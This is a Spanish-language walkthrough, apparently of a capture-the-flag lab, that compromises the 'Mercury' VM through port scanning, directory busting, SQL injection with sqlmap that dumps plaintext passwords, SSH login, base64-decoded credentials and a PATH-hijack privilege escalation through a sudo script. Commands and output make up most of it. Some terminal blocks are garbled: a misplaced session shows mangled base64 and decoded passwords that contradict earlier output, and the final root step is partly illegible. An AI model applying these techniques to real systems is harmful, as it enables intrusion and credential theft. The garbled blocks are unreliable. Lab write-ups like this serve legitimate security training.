


## MERCURY

En cuanto a la configuración, lo más destacable es la configuración de la red de la máquina de Mercury, que habrá que poner el adaptador de la red como “Adaptador sólo-anfitrión”.




Para Kali Linux también tendremos que ponerlo.

Una vez esté todo listo, iniciamos ambas máquinas.

**Primero averiguaremos la dirección ip del servidor de Mercurio.** Para ello usaremos netdiscover. Tendremos que especificar el nombre del adaptador red que corresponda.

```
> sudo netdiscover -i eth0
```



Se ha encontrado una dirección IP que no estaba antes de iniciar Mercurio.

Ahora lo que haremos será **una exploración de la red para detectar qué puertos están abiertos.**

Para ello usaremos una herramienta que nos permitirá comprender mejor el contexto y así poder diseñar ataques dirigidos. Esta herramienta es la herramienta **nmap**.

```
> nmap -sC -sV 192.168.56.104
```

sC - Realiza un escaneo de secuencias de comandos utilizando el conjunto predeterminado de secuencias de comandos.

sV - Habilita la detección de versiones, que detecta qué versiones se están ejecutando en cada uno de los puertos.

```
(kali@kali)-[~]
$ nmap -sC -sV 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-25 21:59 CEST
Nmap scan report for 192.168.56.104
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; prot
ocol 2.0)
ssh-hostkey:
  3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
  256  e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
  256  2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp  open  http-proxy  WSGIServer/0.2 CPython/3.8.2
fingerpint-strings:
```

Hasta aquí se han detectado 2 puertos abiertos.


### Puerto 22 - Ejecutándose un servicio ssh

Básicamente si conseguimos un usuario y una contraseña, será fácil iniciar sesión en el servidor.

### Puerto 8080 - Ejecutándose un servicio http

Esto nos indica que puede haber un sitio web ejecutándose.

Ahora, vamos a ver los contenidos usando un navegador y poniendo la dirección IP objetivo. En este caso:



La web está en etapa de desarrollo. Vamos a intentar acceder a directorios o archivos ocultos.

Para ello, **se realiza una técnica llamada Directory Busting**. Sirve para encontrar e identificar posibles directorios ocultos en sitios web.

Esto se hace con el objetivo de encontrar directorios web olvidados o inseguros para ver si son vulnerables a la explotación.


Usamos gobuster especificando la URL del sitio web que en este caso es la IP objetivo.

```
(kali@kali)-[~/Desktop/gobuster]
$ gobuster dir -f fix-missing -u http://192.168.56.104:8080/ -w /usr/share/wordlists/dirb/common.txt
```


Como resultado del directory busting, obtenemos un archivo

**/robots.txt**

Lo usaremos para ver si podemos encontrar información importante en él, para ello lo introducimos de nuevo en el navegador.




Después de analizar robot.txt, **hemos encontrado que hay un error en la página y que puede ser accedido gracias al \***.




**Este error también podría estar indicado en otro directorio.** Que sería mercuryfacts/.


Accedemos a él.



Tenemos dos hipervínculos a los que podemos acceder para seguir investigando.



Descubrimos que el fact id de la página correspondía con que el que se pone en la dirección.



Ahora deberíamos comprobar si es posible realizar una inyección SQL, para ello usaremos una herramienta llamada **sqlmap**.

```
> sqlmap -u http://192.168.56.104:8080/mercuryfacts --dbs --batch
```

dbs - Lista todas las bases de datos disponibles

batch - se utiliza para no pedir nunca la entrada del usuario, utiliza el comportamiento por defecto

```
[23:02:38] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] mercury
```


La salida nos muestra que hay dos bases de datos disponibles.

Vamos a intentar acceder a alguna de las bases de datos.

Señalaremos la base de datos a la que queremos acceder e intentar mostrar por pantalla todo lo que se pueda saber de la base de datos, con `--dump-all`.

```
> sqlmap -u http://192.168.56.104:8080/mercuryfacts/ -D mercury
--dump-all --batch
```

```
(kali@kali)-[~/Desktop/gobuster]
$ sqlmap -u http://192.168.56.104:8080/mercuryfacts/ -D mercury --dump-all --batch
```



{1.5.8#stable}

<http://sqlmap.org>

```
kali@kali: ~/Desktop/g
Archivo Acciones Editar Vista Ayuda
p/mercury/facts.csv'
[23:10:12] [INFO] fetching columns for table 'users' in databa
[23:10:12] [INFO] fetching entries for table 'users' in databa
Database: mercury
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | johnny1987 | john |
| 2 | lovemykids111 | laura |
| 3 | lovemybeer111 | sam |
| 4 | mercuryisthesizeof0.056Earths | webmaster |
+-----+-----+-----+
[23:10:12] [INFO] table 'mercury.users' dumped to CSV file '/h
p/mercury/users.csv'
[23:10:12] [INFO] fetched data logged to text files under '/ho
[23:10:12] [WARNING] your sqlmap version is outdated
```

En la salida encontramos varios usuarios y contraseñas.

Como recordamos, anteriormente **sabemos que había un servicio ssh ejecutándose en el puerto 22.**

[ssh: es un protocolo de administración remota que le permite a los usuarios controlar y modificar sus servidores remotos a través de Internet a través de un mecanismo de autenticación]

Sabiendo esto, podemos ejecutar una conexión segura de forma remota usando los usuarios y contraseñas.

Vamos a probar las contraseñas.

```
(kali㉿kali)-[~/Desktop/gobuster]
$ ssh john@192.168.56.104
john@192.168.56.104's password:
Permission denied, please try again.
john@192.168.56.104's password: █
```

Da acceso denegado a todos los usuarios menos al de webmaster.

```
webmaster@mercury: ~
Archivo Acciones Editar Vista Ayuda

(kali㉿kali)-[~/Desktop/gobuster]
$ ssh webmaster@192.168.56.104
webmaster@192.168.56.104's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 16 Apr 21:20:42 UTC 2023

System load:  0.01          Processes:            112
Usage of /:   68.1% of 4.86GB Users logged in:          0
Memory usage: 29%          IPv4 address for enp0s3: 192.168.56.104
Swap usage:   0%

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s

Last login: Sun Apr 16 19:25:20 2023 from 192.168.56.103
webmaster@mercury:~$ █
```

Nos hemos autenticado y hemos accedido a la secure shell.



Indagamos un poco.

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$
```

Vamos a intentar conseguir el acceso root.

Para ello vamos a ver los permisos del usuario en el que estamos actualmente para intentar hacer una **escalada de privilegios**.

Intentamos usar el sudo pero vemos que el usuario webmaster no tiene permisos root.

```
webmaster@mercury:~$ sudo -l
[sudo] password for webmaster:
Sorry, try again.
[sudo] password for webmaster:
Sorry, user webmaster may not run sudo on mercury.
webmaster@mercury:~$
```

Volvemos a un archivo que puede tener información sensible, como puede ser **mercury\_proj**.

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFTZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$
```

Encontramos y abrimos el fichero notes.tx encontrado.

Al parecer este archivo contiene algunas cadenas de login que parecen estar encriptados en base64.

Usaremos el comando echo para decodificar las cadenas.

```
> echo "cadena" | base64 -d
```

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFTZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d
mercurvisthesizeof0.056Earths
webmaster@mercury:~/mercury_proj$
```

Vemos que decodificando la de webmaster nos devuelve la contraseña antes encontrada, luego podemos descifrar la contraseña de linuxmaster.

```
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d
mercuryisthesizeof0.056Earths
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeW1lYW5kaWFtZXRLcmllzNDg4MGttCg" | base64 -d
mercurymeandiameteris4880km
```

Iniciamos sesión linuxmaster. El login se pudo realizar.

```
linuxmaster@mercury: ~
Archivo Acciones Editar Vista Ayuda

(kali@kali)-[~]
$ ssh linuxmaster@192.168.56.104
linuxmaster@192.168.56.104's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 16 Apr 21:52:42 UTC 2023

System load:  0.29           Processes:           118
Usage of /:   68.1% of 4.86GB Users logged in:      1
Memory usage: 30%           IPv4 address for enp0s3: 192.168.56.104
Swap usage:   0%

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Aug 28 12:57:20 2020 from 192.168.31.136
linuxmaster@mercury:~$
```

Averiguamos los privilegios.

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$
```

Hay un archivo que contiene los permisos root que se encuentra en esa dirección.

Eso quiere decir que el usuario actual tiene acceso a un archivo root pero sin ser root realmente.

Usaremos este archivo para escalar los privilegios de este usuario a root.



Veamos el contenido del script bash.

El script fue escrito para ejecutar el comando tail y leer las últimas 10 entradas del syslog.

Como sabemos check\_syslog.sh puede ser ejecutado en el entorno preserve lo que significa que podemos abusar de la variable path del entorno.

Así que intentamos crear un enlace a un archivo o directorio existente. Usaremos el editor de texto vi.


También exportamos la variable local.

```
linuxmaster@mercury:~$ ln -s /usr/bin/vi tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$
```

Una vez que ejecute el comando anterior, deberá ejecutar un comando que ejecute check\_syslog.sh, que es el siguiente.

```
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```

Ejecutamos con:



```
linuxmaster@mercury: ~
Archivo Acciones Editar Vista Ayuda
webmaster@mercury: ~$ ls
mercury.proj user_flag.txt
webmaster@mercury: ~$ cd mercury.proj/
webmaster@mercury: mercury.proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web-stuff ~ webmaster:bwvY3VyeWl2dGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
Linuxmaster for linux-stuff ~ linuxmaster:bwvY3VyeWl1YW5kaWFlZXRlcml2NDg4MGt1CG==
webmaster@mercury: mercury.proj$ echo "bwvY3VyeWl2dGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d
mercury:isTheS3cr3t0n4B5d4rtn
webmaster@mercury: mercury.proj$ echo "bwvY3VyeWl1YW5kaWFlZXRlcml2NDg4MGt1CG" | base64 -d
mercury:meandiameteris4680km
webmaster@mercury: mercury.proj$ echo "bwvY3VyeWl1YW5kaWFlZXRlcml2NDg4MGt1CG" | base64 -d
mercury:meandiameteris4680km
webmaster@mercury: mercury.proj$
webmaster@mercury: mercury.proj$
```

Y hemos entrado a root.

```
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
[sudo] password for linuxmaster:
2 files to edit
```

[illegible]

```
root@mercury:~#
```